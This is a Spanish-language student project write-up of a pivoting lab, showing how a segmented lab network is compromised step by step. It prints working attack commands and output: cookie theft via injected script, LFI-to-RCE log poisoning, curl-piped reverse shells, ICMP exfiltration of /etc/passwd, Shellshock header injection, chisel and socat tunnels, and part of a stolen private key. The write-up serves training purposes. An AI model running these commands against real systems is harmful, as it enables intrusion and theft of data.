


Proyecto Final: Pivoting Lab and Nested Networks.

EL4107-1 Tecnologías de Información y de Comunicación

Introducción:

Este laboratorio simula un entorno corporativo segmentado donde se deben aplicar técnicas avanzadas de pivoting para moverse lateralmente a través de múltiples capas de red.



Conceptos:

- Web development
- Cookie / Sessions
- RCE —> Intrusión a un sistema a través de comandos
- Enumeración (Descubrimiento de Hosts/Puertos)
- Uso de headers para exfiltración de data
- TCP Tunneling con Chisel + Proxychains y Socat



aaron

Blog Panel



Dashboard



My Profile



Blog



Messages



Forum



Settings

Welcome back, aaron! 🖐️

Good to see you again. You're currently logged in as an administrator. Here's what's happening in your dashboard today.



Profile Settings

Update your personal information, change your avatar, and manage your account preferences.

Edit Profile



Write Blog Post

Create new blog posts, share your thoughts, and engage with the community.

Start Writing



Messages

Check your inbox, send messages to other users, and manage your conversations.

View Messages



Menu



parrot 0 • 3 ssh



Dashboard - Dev Pane...



Burp Suite Community...



admin

Nov 9, 2025 8:10 PM

Bienvenida al Blog!

Estaré revisando la bandeja de entrada periódicamente ;)

 Delete

admin

Nov 14, 2025 6:29 AM

test

hola

 Delete

Create New Post

Post Title

test1

Post Content

</script>

test1



Delete

Cookie Hijacking (Se roba la cookie del administrador)

```
> python3 -m http.server 80
Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/) ...
192.168.1.4 - - [14/Nov/2025 06:23:29] "GET /?c=PHPSESSID=0e668dddf25149db0ac5ffac3b975363 HTTP/1.1" 200 -
192.168.1.7 - - [14/Nov/2025 06:23:38] "GET /?c=PHPSESSID=b9f28a22d4c8bfb572582a7e14cb6ade HTTP/1.1" 200 -
192.168.1.7 - - [14/Nov/2025 06:24:50] "GET /?c=PHPSESSID=b9f28a22d4c8bfb572582a7e14cb6ade HTTP/1.1" 200 -
192.168.1.4 - - [14/Nov/2025 06:26:00] "GET /?c=PHPSESSID=b9f28a22d4c8bfb572582a7e14cb6ade HTTP/1.1" 200 -
```



admin

Blog Panel

⚡ Admin Panel

🏠 Dashboard

Welcome back, admin! 🖐️

Good to see you again. You're currently logged in as an administrator. Here's what's happening in your dashboard today.



LFI → RCE via Log Poisoning

A

admin

Administrator

⚡ Admin Panel

🏠 Dashboard

👤 My Profile

📝 Blog

💬 Messages

📅 Forum

/var/log/apacnez/access.log

view File

Current file: /var/log/apache2/access.log

```
127.0.0.1 - - [14/Nov/2025:06:32:03 -0300] "GET /dashboard.php HTTP/1.1" 200 2830 "-" "Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/91.0.4472.124 Safari/537.36"
127.0.0.1 - - [14/Nov/2025:06:32:07 -0300] "GET /blog.php HTTP/1.1" 200 2991 "-" "Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/91.0.4472.124 Safari/537.36"
192.168.1.4 - - [14/Nov/2025:06:32:24 -0300] "GET /dashboard.php HTTP/1.1" 200 2831 "http://dev.infranet.local/blog.php" "Mozilla/5.0 (X11; Linux x86_64; rv:140.0) Gecko/20100101 Firefox/140.0"
127.0.0.1 - - [14/Nov/2025:06:32:52 -0300] "-" 408 0 "-" "-"
127.0.0.1 - - [14/Nov/2025:06:33:13 -0300] "GET /index.php HTTP/1.1" 200 1789 "-" "Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/91.0.4472.124 Safari/537.36"
127.0.0.1 - - [14/Nov/2025:06:33:13 -0300] "POST /index.php HTTP/1.1" 302 340 "http://dev.infranet.local/index.php" "Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/91.0.4472.124 Safari/537.36"
127.0.0.1 - - [14/Nov/2025:06:33:13 -0300] "GET /dashboard.php HTTP/1.1" 200 2830 "http://dev.infranet.local/index.php" "Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/91.0.4472.124 Safari/537.36"
127.0.0.1 - - [14/Nov/2025:06:33:16 -0300] "GET /dashboard.php HTTP/1.1" 200 2830 "-" "Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/91.0.4472.124 Safari/537.36"
127.0.0.1 - - [14/Nov/2025:06:33:20 -0300] "GET /blog.php HTTP/1.1" 200 2991 "-" "Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/91.0.4472.124 Safari/537.36"
192.168.1.4 - - [14/Nov/2025:06:33:35 -0300] "GET /admin/admin.php HTTP/1.1" 200 2867 "http://dev.infranet.local/dashboard.php" "Mozilla/5.0 (X11; Linux x86_64; rv:140.0) Gecko/20100101 Firefox/140.0"
```

System Information

Not Secure

http://dev.infranet.local/admin/admin.php?file=/var/log/apache2/access.log&cmd=id; ifconfig

Import bookmarks...

Parrot OS

Hack The Box

OSINT Services

storage.cloudsite.thm/...

Vuln DB

Privacy and Security

Learning Resources

URL Encode and Deco...

A

admin

Administrator

Admin Panel

Dashboard

My Profile

Blog

Messages

Forum

Logout

/var/log/apache2/access.log

View File

Current file: /var/log/apache2/access.log

```
Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/91.0.4472.124 Safari/537.36
127.0.0.1 - - [14/Nov/2025:06:36:57 -0300] "GET /blog.php HTTP/1.1" 200 2991 "-" "Mozilla/5.0 (X11; Linux
x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/91.0.4472.124 Safari/537.36"
192.168.1.4 - - [14/Nov/2025:06:37:04 -0300] "GET /admin/admin.php?file=/var/log/apache2/access.log
HTTP/1.1" 200 3658 "-" "uid=33(www-data) gid=33(www-data) groups=33(www-data),4(admin)
enp0s3: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
inet 192.168.1.7 netmask 255.255.255.0 broadcast 192.168.1.255
inet6 fe80::5f22:3d5a:c421:1d6 prefixlen 64 scopeid 0x20<link>
inet6 2803:c180:f170:9d11:fc26:9ee:69b4:32bd prefixlen 64 scopeid 0x0<global>
ether 08:00:27:d4:af:76 txqueuelen 1000 (Ethernet)
RX packets 30190 bytes 34258830 (32.6 MiB)
RX errors 0 dropped 0 overruns 0 frame 0
TX packets 5968 bytes 1318883 (1.2 MiB)
TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

enp0s8: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
inet 10.0.2.2 netmask 255.255.255.0 broadcast 10.0.2.255
inet6 fe80::a00:27ff:fe0b:d56a prefixlen 64 scopeid 0x20<link>
ether 08:00:27:0b:d5:6a txqueuelen 1000 (Ethernet)
RX packets 13 bytes 4394 (4.2 KiB)
RX errors 0 dropped 0 overruns 0 frame 0
TX packets 59 bytes 6835 (6.6 KiB)
TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0
```

System Information

Con el comando `curl 192.168.1.4 | bash ->` pasamos de solo ejecutar comandos a tener una consola interactiva

```
> cat index.html
```

	File: <code>index.html</code>
1	<code>#!/bin/bash</code>
2	<code>bash -i >& /dev/tcp/192.168.1.4/443 0>&1</code>

```
> python3 -m http.server 80
```

```
Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/) ...
```

```
192.168.1.7 - - [14/Nov/2025 06:43:07] "GET / HTTP/1.1" 200 -
```

```
> nc -nlvp 443
```

```
Listening on 0.0.0.0 443
```

```
Connection received on 192.168.1.7 57550
```

```
bash: cannot set terminal process group (1547): Inappropriate ioctl for device
```

```
bash: no job control in this shell
```

```
www-data@DebianServer1:/var/www/dev/admin$
```

Pivoting -> Enumeración

```
bash-5.2# ifconfig
enp0s3: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
    inet 192.168.1.7  netmask 255.255.255.0  broadcast 192.168.1.255
    inet6 fe80::5f22:3d5a:c421:1d6  prefixlen 64  scopeid 0x20<link>
    inet6 2803:c180:f170:9d11:fc26:9ee:69b4:32bd  prefixlen 64  scopeid 0x0<global>
    ether 08:00:27:d4:af:76  txqueuelen 1000  (Ethernet)
    RX packets 31618  bytes 34478508 (32.8 MiB)
    RX errors 0  dropped 0  overruns 0  frame 0
    TX packets 7135  bytes 1552364 (1.4 MiB)
    TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

enp0s8: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
    inet 10.0.2.2  netmask 255.255.255.0  broadcast 10.0.2.255
    inet6 fe80::a00:27ff:fe0b:d56a  prefixlen 64  scopeid 0x20<link>
    ether 08:00:27:0b:d5:6a  txqueuelen 1000  (Ethernet)
    RX packets 13  bytes 4394 (4.2 KiB)
    RX errors 0  dropped 0  overruns 0  frame 0
    TX packets 60  bytes 6905 (6.7 KiB)
    TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0
```

Se descubre el host Ubuntu en la red interna

```
bash-5.2# cat hostdiscovery.sh
#!/bin/bash

echo -e "\nEnumerando Hosts en 10.0.2.0/24\n"

ctrlc(){
    echo -e "\nSaliendo...\n"
    tput cnorm; exit 1
}

tput civis
trap ctrlc INT
for i in $(seq 1 254); do
    timeout 1 bash -c "ping -c 1 10.0.2.$i &>/dev/null" && echo "[+] Host Descubierto: 10.0.2.$i" &
done
bash-5.2# ./hostdiscovery.sh

Enumerando Hosts en 10.0.2.0/24

[+] Host Descubierto: 10.0.2.2
[+] Host Descubierto: 10.0.2.15
bash-5.2#
```

Enumerando puertos en UBUNTU por TCP

```
for i in $(seq 1 10000); do
    timeout 1 bash -c "echo '' >/dev/tcp/10.0.2.15/$i" 2>/dev/null && echo "[+] Open Port: $i" &
done
bash-5.2# ./portdiscovery.sh

Enumerando puertos en 10.0.2.15

[+] Open Port: 22
[+] Open Port: 80
[+] Open Port: 2220
```

Se crea túnel con chisel para redirigir el tráfico tcp y exponer los servicios del Servidor interno

Tunneling TCP por chisel

```
cd /opt/chisel
python3 -m http.server 80
Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/) ...
192.168.1.7 - - [14/Nov/2025 06:52:50] "GET /chisel HTTP/1.1" 200 -
C
Keyboard interrupt received, exiting.
chisel server -reverse -p 1234
2025/11/14 06:52:54 server: Reverse tunnelling enabled
2025/11/14 06:52:54 server: Fingerprint nd8WnUhbLmaU04SZ0C7SRUYq7LbBQ7r0UT81TGoYzYU=
2025/11/14 06:52:54 server: Listening on http://0.0.0.0:1234
2025/11/14 06:53:11 server: session#1: tun: proxy#R:127.0.0.1:1080=>socks: Listening
```


```
repended http:// to '192.168.1.4/chisel'
-2025-11-14 06:52:50-- http://192.168.1.4/chisel
Connecting to 192.168.1.4:80... connected.
HTTP request sent, awaiting response... 200 OK
length: 13894611 (13M) [application/octet-stream]
Saving to: 'chisel'
```

```
chisel 100%[=====>] 13.25M --.-KB/s in 0.04s
```

```
2025-11-14 06:52:50 (328 MB/s) - 'chisel' saved [13894611/13894611]
```


```
wash-5.2# ./chisel client 192.168.1.4:1234 R:socks
2025/11/14 06:53:11 client: Connecting to ws://192.168.1.4:1234
2025/11/14 06:53:11 client: Connected (Latency 785.299µs)
```

Accedemos a web interna



ICMP Exfiltration (ping -p)

```
> xxd -p -c 4 /etc/passwd
726f6f74
3a783a30
3a303a72
6f6f743a
2f726f6f
743a2f75
73722f62
696e2f7a
726f6f64
```




```
def data_parser(packet):
    if packet.haslayer(ICMP):
        if packet[ICMP].type == 8:
            data = packet[ICMP].load[-4:].decode('utf-8')
            print(data, flush=True, end='')
if __name__ == '__main__':
    sniff(iface='wlo1', prn=data_parser)
```



Nos enviamos un archivo del sistema por PING

```
bash-5.2# python3 icmp_exfiltration.py
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/run/ircd:/usr/sbin/nologin
_apt:x:42:65534::/nonexistent:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
ubuntu:x:1000:1000:Ubuntu:/home/ubuntu:/bin/bash
systemd-network:x:998:998:systemd Network Management:/:/usr/sbin/nologin
systemd-timesync:x:997:997:systemd Time Synchronization:/:/usr/sbin/nologin
messagebus:x:100:102::/nonexistent:/usr/sbin/nologin
systemd-resolve:x:996:996:systemd Resolver:/:/usr/sbin/nologin
sshd:x:101:65534::/run/sshd:/usr/sbin/nologin
in[
```



Command Execution Panel

`xxd -p -c 4 /etc/passwd |while read line; do ping -c 1 -p $line 10.0.2.2; c`

EXECUTE

Command: `xxd -p -c 4 /etc/passwd |while read line; do ping -c 1 -p $line 10.0.2.2; done`

☒ SUCCESS - Command executed

Acceso a Ubuntu - > En realidad era un docker

```
> proxychains ssh root@10.0.2.15
ProxyChains-3.1 (http://proxychains.sf.net)
|R-chain|-<>-127.0.0.1:1080-<><>-10.0.2.15:22-<><>-OK
root@10.0.2.15's password:
Welcome to Ubuntu 24.04.3 LTS (GNU/Linux 6.8.0-87-generic x86_64)
```

```
* Documentation:  https://help.ubuntu.com
* Management:    https://landscape.canonical.com
* Support:        https://ubuntu.com/pro
```

This system has been minimized by removing packages and content that are not required on a system that users do not log into.

To restore this content, you can run the 'unminimize' command.

Last login: Fri Nov 14 07:08:57 2025 from 172.20.0.1

```
root@6a745bef6510:~# hostname -I
```

```
172.20.0.5 172.25.0.3
```

```
root@6a745bef6510:~# █
```

Enumeración de redes Docker

```
root@6a745bef6510:~/scripts# ./hostdiscovery.sh
```

```
Enumerando Hosts en múltiples redes
```

```
Escaneando red: 172.20.0.0/24
```

```
[+] Host Descubierto: 172.20.0.10
```

```
[+] Host Descubierto: 172.20.0.5
```

```
[+] Host Descubierto: 172.20.0.1
```

```
Escaneando red: 172.25.0.0/24
```

```
[+] Host Descubierto: 172.25.0.3
```

```
[+] Host Descubierto: 172.25.0.4
```

```
[+] Host Descubierto: 172.25.0.1
```

```
[+] Host Descubierto: 172.25.0.2
```

```
root@6a745bef6510:~/scripts# ./portdiscovery.sh
```

```
Enumerando puertos en múltiples hosts
```


```
Escaneando puertos en: 172.25.0.4
```

```
[+] 172.25.0.4 - Open Port: 80
```

Descubrimos Web interna en 172.25.0.4

```
ash-5.2# rm index.html  
ash-5.2# socat TCP-LISTEN:4343,fork TCP:192.168.1.4:443
```

```
> proxychains ssh root@10.0.2.15 -L 80:172.25.0.4:80  
ProxyChains-3.1 (http://proxychains.sf.net)  
|R-chain|-<>-127.0.0.1:1080-<>-10.0.2.15:22-<>-OK  
root@10.0.2.15's password: █
```



Se Compromete 172.25.0.4 mediante RCE por headers

```
> curl -s -X GET localhost/victim.cgi -H "User-Agent: () { ;; };echo; /usr/bin/whoami"
```

www-data

```
> curl -s -X GET localhost/victim.cgi -H "User-Agent: () { ;; };echo; /sbin/ip a"
```

```
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
```

```
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
```

```
    inet 127.0.0.1/8 scope host lo
```

```
        valid_lft forever preferred_lft forever
```

```
    inet6 ::1/128 scope host
```

```
        valid_lft forever preferred_lft forever
```

```
2: eth0@if164: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc noqueue state UP group default
```

```
    link/ether 96:7e:95:d2:6f:50 brd ff:ff:ff:ff:ff:ff
```

```
    inet 172.25.0.4/16 brd 172.25.255.255 scope global eth0
```

```
        valid_lft forever preferred_lft forever
```

~

~

```
> curl -s -X GET localhost/victim.cgi -H "User-Agent: () { ;; };echo; /bin/bash -i >& /dev/tcp/10.0.2.2/4343 0>&1"
```

Redireccion de reverse shell por SOCAT

```
bash-5.2# socat TCP-LISTEN:4343,fork TCP:192.168.1.4:443
```

Desde 10.0.2.2 redirigimos conexiones a 192.168.1.4
Luego desde el docker comprometido mandamos shell
hacia 10.0.2.2

```
bash-5.2# rm index.html
bash-5.2# socat TCP-LISTEN:4343,fork TCP:192.168.1.4:443

bash: no job control in this shell
bash-4.3$ whoami
whoami
www-data
bash-4.3$ hostname -I
hostname -I
172.25.0.4
bash-4.3$
```

Gracias al ultimo docker se compromete el sistema entero

```
total 24
drwx----- 1 root root 4096 Nov 14 10:40 .
drwxr-xr-x 1 root root 4096 Nov 14 11:16 ..
-rw----- 1 root root 486 Nov 14 11:17 .bash_history
-rw-r--r-- 1 root root 570 Jan 31 2010 .bashrc
-rw-r--r-- 1 root root 140 Nov 19 2007 .profile
-rw----- 1 root root 3381 Nov 14 09:04 id_rsa
bash-4.3# cat id_rsa | head -n 5
cat id_rsa | head -n 5
-----BEGIN OPENSSH PRIVATE KEY-----
b3B1bnNzaC1rZXktdjEAAAABG5vbmUAAAAEbm9uZQAAAAAAAAABAAACFwAAAAAdzc2gtcn
NhAAAAAwEAAQAAgEAvCYKeYLsQZDtlxBEXCMc39DooR5TH6ExuknTX012B0+sReiemHEm
H6BsTICrBBryUaNTMbIm8iY0sKxpu1j3FVVDz+h012IivNiy0h2WoeajWIQLDrh2XFc9YX
l0p0S17NjFXTwSGmWTTegLWU56RkQGQik36pTLGur308WAYmlGztzlxjmuahMMOSUPqlz
bash-4.3# hostname -I
hostname -I
172.25.0.4
bash-4.3#
```

```
root@parrot 08:41:21
> proxychains ssh -i id_rsa root@10.0.2.15 -p 2220 s5
```

```
root@dockernet:~# hostname -I
10.0.2.15 172.20.0.1 172.17.0.1 172.25.0.1
root@dockernet:~# ip a
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
        valid_lft forever preferred_lft forever
    inet6 ::1/128 scope host noprefixroute
        valid_lft forever preferred_lft forever
2: enp0s3: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc fq_codel state UP group default qlen 1000
    link/ether 08:00:27:48:bb:27 brd ff:ff:ff:ff:ff:ff
    inet 10.0.2.15/24 brd 10.0.2.255 scope global enp0s3
        valid_lft forever preferred_lft forever
    inet6 fe80::a00:27ff:fe48:bb27/64 scope link
        valid_lft forever preferred_lft forever
3: br-1c7dacb3cf4d: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc noqueue state UP group default
    link/ether ea:e9:01:9c:a2:11 brd ff:ff:ff:ff:ff:ff
    inet 172.20.0.1/16 brd 172.20.255.255 scope global br-1c7dacb3cf4d
        valid_lft forever preferred_lft forever
    inet6 fe80::e8e9:1ff:fe9c:a211/64 scope link
        valid_lft forever preferred_lft forever
4: docker0: <NO-CARRIER,BROADCAST,MULTICAST,UP> mtu 1500 qdisc noqueue state DOWN group default
    link/ether 92:f9:48:e9:2c:c4 brd ff:ff:ff:ff:ff:ff
    inet 172.17.0.1/16 brd 172.17.255.255 scope global docker0
        valid_lft forever preferred_lft forever
    inet6 fe80::90f9:48ff:fee9:2cc4/64 scope link
        valid_lft forever preferred_lft forever
```